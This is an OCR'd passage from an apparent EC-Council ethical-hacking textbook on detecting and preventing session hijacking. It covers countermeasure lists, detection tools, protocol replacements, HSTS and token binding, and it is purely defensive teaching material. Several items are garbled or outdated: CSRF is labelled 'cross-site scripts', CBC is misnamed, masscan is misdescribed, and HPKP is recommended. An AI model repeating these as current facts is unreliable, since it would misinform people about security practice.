


Figure 11.30: Session hijacking detection methods

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Manual Method**

  The manual method involves the use of packet sniffing software such as Wireshark and SteelCentral Packet Analyzer to monitor session hijacking attacks. The packet sniffer captures packets in transit across the network, which is then analyzed using various filtering tools.

  Forced ARP Entry

  A forced ARP entry involves replacing the MAC address of a compromised machine in the ARP cache of the server with a different one in order to restrict network traffic to the compromised machine.

  A forced ARP entry should be performed in the case of the following:

  - Repeated ARP updates
  - Frames sent between the client and server with different MAC addresses
  - ACK storms

- **Automatic Method**

  The automatic method involves the use of an intrusion detection systems (IDS) and intrusion prevention systems (IPS) to monitor incoming network traffic. If the packet matches any of the attack signatures in the internal database, the IDS generates an alert, whereas the IPS blocks the traffic from entering the database.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Protecting against Session Hijacking

- Use the Secure Shell (SSH) to create a secure communication channel.
- Pass authentication cookies over HTTPS connections.
- Implement the log-out functionality for the user to end the session.
- Generate a session ID after a successful login and accept session IDs generated by the server only.
- Ensure that data in transit are encrypted and implement the defense-in-depth mechanism.
- Use strings or long random numbers as session keys.
- Use different usernames and passwords for different accounts.
- Educate employees and minimize remote access.
- Implement `timeout()` to destroy sessions when expired.
- Avoid including the session ID in the URL or query string.
- Use switches rather than hubs and limit incoming connections.
- Ensure client-side and server-side protection software are in the active state and up to date.
- Use strong authentication (such as Kerberos) or peer-to-peer virtual private networks (VPNs).
- Configure appropriate internal and external spoof rules on gateways.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Use IDS products or ARPwatch for monitoring ARP cache poisoning.
- Use encrypted protocols available in the OpenSSH suite.
- Use firewalls and browser settings to confine cookies.
- Protect authentication cookies with SSL.
- Regularly update platform patches to fix TCP/IP vulnerabilities (e.g., predictable packet sequences).
- Use IPsec to encrypt session information.
- Use HTTP Public Key Pinning (HPKP) to allow users to authenticate web servers.
- Enable browsers to verify website authenticity using network notary servers.
- Implement DNS-based authentication of named entities.
- Disable compression mechanisms of HTTP requests.
- Use cipher-chaining block (CBC) ciphers incorporating random padding up to 255 bytes, thereby making the extraction of confidential information difficult for an attacker.
- Restrict the cross-site scripts known as cross-site request forgery (CSRF) from the client side.
- Upgrade web browsers to the latest versions.
- Use vulnerability scanners such as masscan to detect any insecure configuration of HTTPS session settings on sites.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web Development Guidelines to Prevent Session Hijacking


An attacker usually hijacks a session by exploiting the vulnerabilities in mechanisms used for session establishment. Web developers often ignore security. During the development process, web developers should consider the following guidelines to minimize/eliminate the risk of session hijacking.

- Create session keys with lengthy strings or random numbers so that it is difficult for an attacker to guess a valid session key.
- Regenerate the session ID after a successful login to prevent session fixation attacks.
- Encrypt the data and session key transferred between the user and web servers.
- Implement the Secure Sockets Layer (SSL) to encrypt all the information in transit via the network.
- Make the session expire as soon as the user logs out.
- Prevent eavesdropping within the network.
- Reduce the life span of a session or cookie.
- Use restrictive cache directives for all the web traffic through HTTP and HTTPS, such as the "**Cache-Control: no-cache, no-store**" and "**Pragma: no-cache**" HTTP headers and/or equivalent META tags on all or (at least) sensitive web pages.
- Do not create sessions for unauthenticated users unless necessary.
- Ensure HTTPOnly while using cookies for session IDs.
- Use a secure flag to send cookies in HTTPS requests and encrypt them before sending across the network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Check whether all the requests received for the current session originate from the same IP address and user agent.
- Implement continuous device verification to identify whether the user who established the session is still in control.
- Implement risk-based authentication at different levels before granting access to sensitive information.
- Perform authentication and integrity verification between VPN endpoints.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Web User Guidelines to Prevent Session Hijacking

The following are some guidelines for web users to defend against session hijacking.

- Do not click on links received through emails or instant messages (IMs).
- Use firewalls to prevent malicious content from entering the network.
- Use firewalls and browser settings to restrict cookies.
- Ensure that the website is certified by appropriate certifying authorities.
- Ensure that the history, offline content, and cookies are cleared from the browser after every confidential and sensitive transaction.
- Give preference to HTTPS, a secure transmission protocol, over HTTP when transmitting sensitive and confidential data.
- Logout from the browser by clicking on the logout button instead of closing the browser.
- Verify and disable add-ons from untrusted sites. Enable add-ons only if necessary.
- Practice using a one-time password for critical data transactions (e.g., credit card transactions).
- Frequently update anti-virus signatures to prevent the automatic installation of malware that attempts to steal cookies.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Session Hijacking Detection Tools

Session hijacking attacks are difficult to detect, and in most cases, attacks go unnoticed, causing severe leakage of confidential data. Tools such as packet sniffers, IDSs, and security information and event management (SIEM) can be used to detect session hijacking attacks.

- **AlientVault USM**

  Source: *https://www.alienvault.com*

  AlienVault Unified Security Management (USM) offers powerful threat detection, incident response, and compliance management across cloud, on-premises, and hybrid environments. Security professionals can use this tool for detecting session hijacking attempts and perform asset discovery, intrusion detection, security automation, SIEM and log management, endpoint detection and response, threat detection, threat intelligence, and vulnerability assessment.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 11.31: Screenshot of AlientVault USM

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Wireshark**

  Source: *https://www.wireshark.org*

  Wireshark allows users to capture and interactively browse the traffic on a network. This tool uses Winpcap to capture packets. Therefore, it can only capture packets on the networks supported by Winpcap. It captures live network traffic from Ethernet, IEEE 802.11, Point-to-Point Protocol/High-level Data Link Control (PPP/HDLC), Asynchronous Transfer Mode (ATM), Bluetooth, Universal Serial Bus (USB), Token Ring, Frame Relay, and Fiber Distributed Data Interface (FDDI) networks. Security professionals use Wireshark to monitor and detect session hijacking attempts.





Figure 11.32: Screenshot of Wireshark

The following are some additional session hijacking detection tools:

- Check Point IPS Software Blade (*https://www.checkpoint.com*)
- LogRhythm (*https://logrhythm.com*)
- SolarWinds Log & Event Manager (*https://www.solarwinds.com*)
- IBM Security Network Intrusion Prevention System (*https://www.ibm.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Approaches Causing Vulnerability to Session Hijacking and their Preventative Solutions

Implementing encryption and signing protocols prevents attackers from hijacking sessions. Below table lists various issues and their respective solutions that, upon implementation, prevent or impede the hijacking of a valid session.

Issue	Solution	Notes
Telnet, rlogin	**Secure Shell (SSH) or OpenSSH**	It sends encrypted data and makes it difficult for an attacker to send correctly encrypted data if a session is hijacked.
FTP	**SSH FTP (SFTP), Applicability Statement 2 (AS2), managed file transfer (MFT), FTP Secure (FTPS)**	Implementing these protocols reduces the chance of a successful hijack by sending data using encryption and digital certificates.
HTTP	**Secure Sockets Layer (SSL) or Transport Layer Security (TLS)**	It reduces the chances of a successful hijack.
IP	**IPsec**	It prevents hijacking by securing IP communications.
Any Remote Connection	**Virtual private network (VPN)**	Implementing encrypted VPNs such as PPTP, Layer 2 Protocol Tunneling (L2PT), and IPsec, for remote connections prevents session hijacking.
Server Message Block (SMB)	**SMB signing**	It improves the security of the SMB protocol and reduces the chances of session hijacking.
Hub Network	**Switch network**	It mitigates the risk of ARP spoofing and other session hijacking attacks.

Table 11.1: Approaches causing vulnerability to session hijacking and their preventative solutions

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Approaches to Prevent Session Hijacking

- **HTTP Strict Transport Security (HSTS)**

  HTTP Strict Transport Security (HSTS) is a web security policy that protects HTTPS websites against MITM attacks. The HSTS policy helps web servers force web browsers to interact with them using HTTPS. With the HSTS policy, all insecure HTTP connections are automatically converted into HTTPS connections. This policy ensures that all the communication between a web server and web browser is encrypted and that all responses that are delivered and received originate from an authenticated server.




Figure 11.33: Implementation of HSTS

- **Token Binding**

  When a user logs into a web application, a cookie with a session ID, called a token, is generated. The user utilizes this random token to send requests to the server and access resources. An attacker can impersonate the user and hijack the connection by capturing and reusing a valid session ID. Token binding protects client–server communication against session hijacking attacks. The client creates a public–private key pair for every connection to a remote server. When a client connects to the server, it generates a signature using a private key and sends this signature along with its public key to the server. The server verifies the signature using the client's public key. This ensures that

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

the message was sent by an authentic client because only the client has its private key. Even if an attacker captures the signature, it is not possible for them to regenerate the signature or reuse it for another connection. For every new connection, a new pair of public and private keys are used.




